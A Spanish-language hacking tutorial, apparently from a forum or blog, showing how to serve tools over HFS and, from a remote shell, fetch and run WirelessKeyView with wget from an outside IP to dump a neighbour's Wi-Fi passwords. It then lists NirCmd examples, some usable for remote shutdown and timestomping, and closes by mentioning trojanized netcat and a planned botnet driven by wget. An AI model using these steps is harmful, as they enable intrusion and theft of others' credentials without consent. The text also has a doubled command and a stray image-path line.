
Primero pon tu HFS en un lugar donde no lo moverás mas… te recomiendo en archivos de programa., luego le haces doble clic y te aparecerá un mensaje, le respondes con un “**no**” :p
Ahora que ya está abierto arrastras un archivo cualquiera hasta ese programa y aparecerá un link arriba (en mi caso utilicé el Wireless Key View):



¿Ahora como hacemos el traspaso del archivo?
Desde tu shell ejecutamos lo siguiente:

WGet.exe -c -t0 http://www.PAGINAAQUI.com/ARCHIVOAQUI.ZiP

Le ponemos la ruta que aparece en el HFS y quedaría algo asi:
WGet.exe -c -t0 http://190.22.126.81/WirelessKeyView.exe



Ahora que lo bajamos podremos ejecutarlo **WirelessKeyView.exe /stext log.txt** ahora esperas unos 10 segundos para que se genere el archivo y lo visualizas con el comando **type type log.txt** y tendrás la contraseña de conexión wireless de tu vecino :p .

Esta captura no la voy a mostrar para no revelar contraseñas :p

Ahora… ¿Para que sirve el Nircmd?, es un software con multitudes de funciones que te van a simplificar la vida a montones.

Ejemplos para el uso de Nircmd

Open the door of J: CD-ROM drive	nircmd.exe cdrom open j:
Close the door of Y: CD-ROM drive	nircmd.exe cdrom close y:
Increase the system volume by 2000 units (out of 65535)	nircmd.exe changesysvolume 2000
Decrease the system volume by 5000 units (out of 65535)	nircmd.exe changesysvolume -5000
Set the volume to the highest value	nircmd.exe setsysvolume 65535
Mute the system volume	nircmd.exe mutesysvolume 1
Unmute the system volume	nircmd.exe mutesysvolume 0
Switch the system volume between the mute and normal state.	nircmd.exe mutesysvolume 2
Create a shortcut on your desktop that switch the system volume between the mute and normal state.	nircmd.exe cmdshortcut "~$folder.desktop$" "Switch Volume" mutesysvolume 2
Turn off the monitor	nircmd.exe monitor off
Start the default screen saver	nircmd.exe screensaver
Put your computer in 'standby' mode	nircmd.exe standby
log off the current user	nircmd.exe exitwin logoff
Ask if you want to reboot, and if you answer 'Yes', reboot the computer.	nircmd.exe qboxcom "Do you want to reboot ?" "question" exitwin reboot
Turn off your computer	nircmd.exe exitwin poweroff
Turn off all computers specified in computers.txt !	multiremote copy "c:\temp\computers.txt" exitwin poweroff force
Dial to "My Internet" connection	nircmd.exe rasdial "My Internet"
Disconnect the "My Internet" connection	nircmd.exe rashangup "My Internet"
Make your Internet Explorer windows 75% transparent ! (192 / 256)	nircmd.exe win trans ititle "internet explorer" 192

Minimize all your Internet Explorer windows	nircmd.exe win min class "IEFrame"
Close all your Internet Explorer windows	nircmd.exe win close class "IEFrame"
Close all your Explorer windows (My Computer, folders, and so on)	nircmd.exe win close class "CabinetWClass"
Hide all your Internet Explorer windows	nircmd.exe win hide class "IEFrame"
Show all your Internet Explorer windows (after you made them hidden with previous example)	nircmd.exe win show class "IEFrame"
Center all top-level windows	nircmd.exe win center alltop
Remove the title bar of My Computer window.	nircmd.exe win -style title "my computer" 0x00C00000
Return the title bar of My Computer window that we removed in the previous example.	nircmd.exe win +style title "my computer" 0x00C00000
Set the My Computer window to right-to-left order (For hebrew and arabic languages)	nircmd win +exstyle title "my computer" 0x00400000
Set all child windows of My Computer window to right-to-left order (For hebrew and arabic languages)	nircmd win child title "my computer" +exstyle all 0x00400000
Create a shortcut on your desktop that closes all your Internet Explorer windows	nircmd.exe cmdshortcut " "~$folder.desktop$ "Close All IE" win close class "IEFrame"
Create a shortcut on your desktop that hides all your Internet Explorer windows	nircmd.exe cmdshortcut " "~$folder.desktop$ "Hide All IE" win hide class "IEFrame"
Create a shortcut on your desktop that shows back all your Internet Explorer windows	nircmd.exe cmdshortcut " "~$folder.desktop$ "Show All IE" win show class "IEFrame"
Set the Windows Calculator as top-most window (above all other windows)	nircmd.exe win settopmost title "Calculator" 1
Set the Windows Calculator back to regular window (non top-most window)	nircmd.exe win settopmost title "Calculator" 0

Create a shortcut to Windows calculator under Start Menu->Programs->Calculators	nircmd.exe shortcut "f:\winnt\system32\calc.exe" "~$folder.programs$\Calculators" "Windows Calculator"
Hide the desktop window	nircmd.exe win hide class progman
Show the desktop window (After hiding it in previous example)	nircmd.exe win show class progman
Hide the start button on the system tray	nircmd.exe win child class "Shell_TrayWnd" hide class "button"
Show the start button on the system tray	nircmd.exe win child class "Shell_TrayWnd" show class "button"
Hide the clock on the system tray	nircmd.exe win child class "Shell_TrayWnd" hide class "TrayClockWClass"
Show the clock on the system tray	nircmd.exe win child class "Shell_TrayWnd" show class "TrayClockWClass"
Kill (terminate) all instance of Internet Explorer processes	nircmd.exe killprocess iexplore.exe
Create a shortcut on your desktop that opens the door of K: CDROM drive when you run it.	nircmd.exe cmdshortcut "~$folder.desktop$" "Open CDROM" cdrom open k:
Create a shortcut to NirSoft Web site on your desktop	nircmd.exe urlshortcut "http://www.nirsoft.net" "~$folder.desktop$" "NirSoft"
Add NirSoft Web site to your Favorities under Links folder.	nircmd.exe urlshortcut "http://www.nirsoft.net" "~$folder.favorites$\Links" "NirSoft"
Create a shortcut to NirSoft Web site on the desktop of all computers listed in computers.txt	nircmd.exe multiremote copy "c:\temp\computers.txt" urlshortcut "http://www.nirsoft.net" "~$folder.common_desktop$" "NirSoft"
Set the display mode to 800x600x24bit colors	nircmd.exe setdisplay 800 600 24
Create a shortcut on the desktop that set the display mode to 800x600x24bit colors	nircmd.exe cmdshortcut "~$folder.desktop$" "800x600x24" setdisplay 800 600 24
Copy all shortcuts on your desktop to another folder (f:\temp\desktop).	nircmd.exe execmd copy "~$folder.desktop$*.lnk" f:\temp\desktop
Restart your Apache server (under Windows NT/2000/XP/2003)	nircmd.exe service restart apache
Create a shortcut on your desktop that restarts the Apache server	nircmd.exe cmdshortcut "~$folder.desktop$" "Restart Apache" service restart apache
Restart your IIS	nircmd.exe service restart w3svc

Restart MySql	nircmd.exe service restart MySql
Open the desired Registry key/value in RegEdit	nircmd.exe regedit "HKLM\Software\Microsoft\Windows\CurrentVersion" "CommonFilesDir"
Open the Registry key that you copied to the clipboard in RegEdit.	nircmd regedit "~$clipboard$"
Disable the screen saver	nircmd.exe regsetval sz "HKCU\control panel\desktop" "ScreenSaveActive" 0
Enable the screen saver	nircmd.exe regsetval sz "HKCU\control panel\desktop" "ScreenSaveActive" 1
Change the date/time of the specified filename (creation time and modified time)	nircmd.exe setfiletime "c:\temp\myfile.txt" "24-06-2003 17:57:11" "22-11-2005 10:21:56"
Copy your desktop folder path to the clipboard	nircmd.exe clipboard set ~$folder.desktop$
Copy your start menu folder path to the clipboard	nircmd.exe clipboard set ~$folder.start_menu$
Copy the content of info1.txt (simple text file) to the clipboard	nircmd.exe clipboard readfile "c:\My Files\info1.txt"
Add the text content of clipboard to info1.txt	nircmd.exe clipboard addfile "c:\My Files\info1.txt"
Clear the clipboard	nircmd.exe clipboard clear
Create all folders specified in "c:\temp\folders.txt". The folder path names are separated by CRLF characters.	nircmd.exe paramsfile "c:\temp\folders.txt" "" "" execmd md ~$fparam.1$
Install the specified .NET assembly in the global assembly cache (like gacutil)	nircmd.exe gac install "C:\temp\MyAssembly\bin\MyAssembly.dll"

Bueno… está en ingles pero cualquier duda me consultan… por ejemplo puedes detener procesos, cambiar la resolución del monitor, instalar y desinstalar software, manejo de registros, lanza mensajes en forma de ventanita, hasta manejar los recursos de Windows a través de su API directamente. Además puede manejar una cantidad de variables enorme. El mismo archivo comprimido para su descarga incluye un archivo de ayuda extra.

Ahora que ya recuerdan bien como troyanizar netcat (en este caso cryptcat) veremos otras funciones muy buenas como por ejemplo crear un minirelay de conexiones directas con hping2 hasta crear tu propio escaneador de puertos casero, si me dan permiso podré demostrar como crear una botnet muy poderosa con cryptcat siguiendo instrucciones desde una web zombi con wget.

Saludos y hasta la próxima. Att. WHK.